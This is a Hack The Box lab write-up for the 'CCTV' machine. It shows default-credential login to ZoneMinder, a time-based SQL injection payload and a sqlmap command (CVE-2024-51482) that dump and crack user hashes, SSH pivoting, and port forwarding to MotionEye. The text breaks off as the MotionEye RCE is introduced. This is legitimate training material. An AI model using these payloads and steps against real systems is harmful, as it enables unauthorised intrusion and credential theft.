WriteUp: CCTV | HTB

All rights reserved by Hack The Box LTD.
Summary
- Exploitation of default credentials on
ZoneMinder - Exploitation of a boolean-based, time-based
SQLi(CVE-2024-51482) - Exploitation of
RCEinMotionEyevia a “client-side” bypass (CVE-2025-60787) - Security recommendations to prevent and mitigate vulnerabilities on this machine.
Skills Used
- Port scanning
- Use of basic GNU/Linux-based commands
- Exploitation of
SQLi Boolean-basedandtime-basedusingSQLmap. - Cracking hashes using dictionary attacks.
- Bypassing client-side validations (
JavaScript). - Applying
Port ForwardingviaSSHto access internal services. - Exploiting
RCEin web applications.
Tools Used
- ping
- nmap
- caido
- sqlmap
- hashcat
- ssh
- ss
- nc
Vulnerability Assesment and Analysis
The HTB platform provides us with the target IP, which is 10.129.47.195—an address that can be reached by connecting through the VPN assigned to us by the platform.
We check whether it is possible to establish a connection between the victim machine and ours:

The ICMP trace route is successful. Thus, the TTL value is 63, which could indicate that we are dealing with a Linux/Unix distribution since it is close to 64.
Port Scanning
We performed a scan of the system’s 65,535 TCP ports using the Nmap tool, focusing on those with an open status:
nmap -p- --min-rate 5000 -Pn -n -oN nmap-scan 10.129.47.195
<= Important => In enterprise environments, sending large numbers of packets to
TCP,ICMP, orUDPoften causes network congestion, potentially triggering an accidentalDoSattack or causing you to be blocked by monitoring systems.
Port Enumeration
We observe that ports 22 ((SSH)) and 80 ((HTTP)) are active. From this point on, we can enumerate the services via Nmap.
nmap -p22,80,54321 -sCV -oN ports-enum 10.129.47.195
After analyzing the port scan results, we can summarize them in the following table:
| Port | Service | Version | Notes |
|---|---|---|---|
| 22 | ssh | OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0) | Outdated version and potentially affected by various vulnerabilities (RCE, DoS, etc.). Not the primary target |
| 80 | http | Apache httpd 2.4.58 | Outdated version and potentially affected by various vulnerabilities (DoS, HTTP Request Smuggling, etc.). Not the primary target |
Tools such as
whatweb(command-line tool) orWappalyzer(browser extension) are very useful when we only want to identify the technologies used by an HTTP service.
Based on the table, we can define possible attack vectors against the target:
Port 22 (
SSH): A severely outdatedOpenSSHservice, possibly running on anUbuntu 22.04 LTSdistribution (Jammy Jellyfish). Potential user enumeration viaCVE-2016-6210and aDoS-type attack (CVE-2015-5600). At first glance, these do not appear to be potential paths for direct access to the system.Port 80 (
HTTP): Web application hosted via an outdatedApache httpd 2.4.58service. Through web enumeration, it is possible to identify other services and potential access points to the victim server.
Web Enumeration
Before accessing the target’s website at CCTV, a temporary mapping is set up from the target IP address to the page. This is done by modifying the /etc/hosts file:
sudoedit /etc/hosts
After accessing cctv.htb, we can see that it is a website dedicated to the administration of closed-circuit television systems.

We can see the “Staff Login” button. We click it to be redirected to the authentication panel.

We see that the web application ZoneMinder is being used, and it prompts us for login credentials.
ZoneMinder |
|---|
Open-source CCTV management service. If it was not configured properly, it may still be using the default credentials. |
Exploitation
From this point on, we’ll focus on attempting to gain access to the CCTV system using various methods.
Web: Using Default Credentials
We tried using generic credentials and gained access after entering admin as both the username and password.

We observed that the version of the ZoneMinder CCTV system is 1.37.63. Therefore, we searched the Internet for any vulnerabilities that might provide us with capabilities of interest. Finally, we found the following:

Link to the vulnerability report: GitHub - Security and quality | ZoneMinder v1.37.63
Web: CVE-2024-51482
This vulnerability allows an attacker to perform a Boolean-type SQL Injection by exploiting an endpoint created to remove devices.
The vulnerability allows the tid value to be modified; manipulating this value enables the attacker to make requests to the database and, based on the response (in this case, a Internal Server Error value of 500), extract data from the DB.
An expected value in the tid field is usually a number. When this is done, the server responds with the HTTP 200 code (OK). We use the tool Caido to make an expected request.

To verify whether we can execute malicious SQL requests, one option is to instruct the server to wait a certain amount of time using the SLEEP() function, confirming that the server does not properly filter requests.
We send a URL-encoded SQL request:
&tid=1%20AND%20(SELECT%201%20FROM%20(SELECT(SLEEP(5)))a)
We observed that the HTTP response returned the code 500, and that the wait time was as expected. Therefore, we confirmed that our request was successfully processed by the server.
To perform an SQLi efficiently, we must analyze the database architecture of ZoneMinder. Therefore, after a quick search on the official Wiki, we discovered that in the database named zm (MySQL / MariaDB), there is a table named Users, with the columns Username and Password.
We performed a time-based blind SQL Injection attack using the tool SQLmap:
sqlmap -u 'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1' --dbms=MySQL --cookie="ZMSESSID=COOKIE" -D zm -T Users -C "Username,Password" --dump
sqlmap: A tool designed to automate the identification and exploitation ofSQLivulnerabilities.u: URL of the site with the vulnerable parameter.--dbms: Type of database management system.--cookie: Session cookie.-D: Name of the target database.-T: Name of the target table.--dump: Dump the data from the specified columns to the terminal.
After running the SQLmap, the users and their respective passwords are displayed using the bcrypt encryption type:
+------------+--------------------------------------------------------------+
| Username   | Password                                                     |
+------------+--------------------------------------------------------------+
| superadmin | $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm |
| mark       | $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG. |
| admin      | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m |
+------------+--------------------------------------------------------------+
Since bcrypt is a type of encryption that is computationally expensive to crack, we chose to use hashcat to perform a Dictionary Attack to crack the passwords:
hashcat -m 3200 -a 0 hashes.txt rockyou.txt
We discovered two credentials of interest: mark: opensesame and admin: admin.
SSH
We logged in via the SSH service using the credentials for the user mark:
ssh mark@cctv.htb # opensesame
After establishing access to the victim server, we proceed to investigate the configuration files and identify services visible locally.
Initially, we can try to enumerate services that are listening for incoming connections from the same machine (i.e., those visible only to the server):
ss -tulpn
ss(Socket Statistics): A tool for monitoring sockets and ports.-tulpn: List portsTCP,UDP, in stateListening, listing their service name and process number, as well as indicating the exact port number and not attempting to deduce the service.

We observe that among all the running services, there is one of particular interest (considering that there are CCTV administration services), which is port 8765; this could be running behind MotionEye (or MotionEyeOS).
MotionEye
MotionEye is a web application focused on camera management that has exhibited various security flaws (such as CVE-2025-60787 or CVE-2025-47782).
Looking more closely at the vulnerability CVE-2025-60787, it is noted that it allows an attacker to execute commands remotely with the permissions of the user running the background service.
To check whether the MotionEye service is running and, at the same time, see which user is running it, we can look for the file located at the path /etc/systemd/system/motioneye.service:

We can see that the MotionEye service is being run by the user root.
One possible way to obtain credentials for the authentication panel is to try reading the contents of the file motion.conf located at the path /etc/motioneye/mmotion.conf:

We observe that the administrator credentials are stored in plain text:
# @admin_username admin
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
Now that we have identified a target and a potential way to escalate privileges, we’ll proceed to access the web panel at MotionEye.
To do this, we must set up a Port Forwarding (also known as tunneling) through SSH on port 8765, which is where the MotionEye service runs:
ssh -L 8765:127.0.0.1:8765 mark@cctv.htb
After logging into the administration panel, we explore the menu options and confirm that the fronted version of MotionEye is 0.43.1b4, which is affected by the vulnerability CVE-2025-60787.
Web: CVE-2025-60787

The vulnerability CVE-2025-60787 allows commands to be executed on the server by manipulating the Image File Name field in the Still images section.
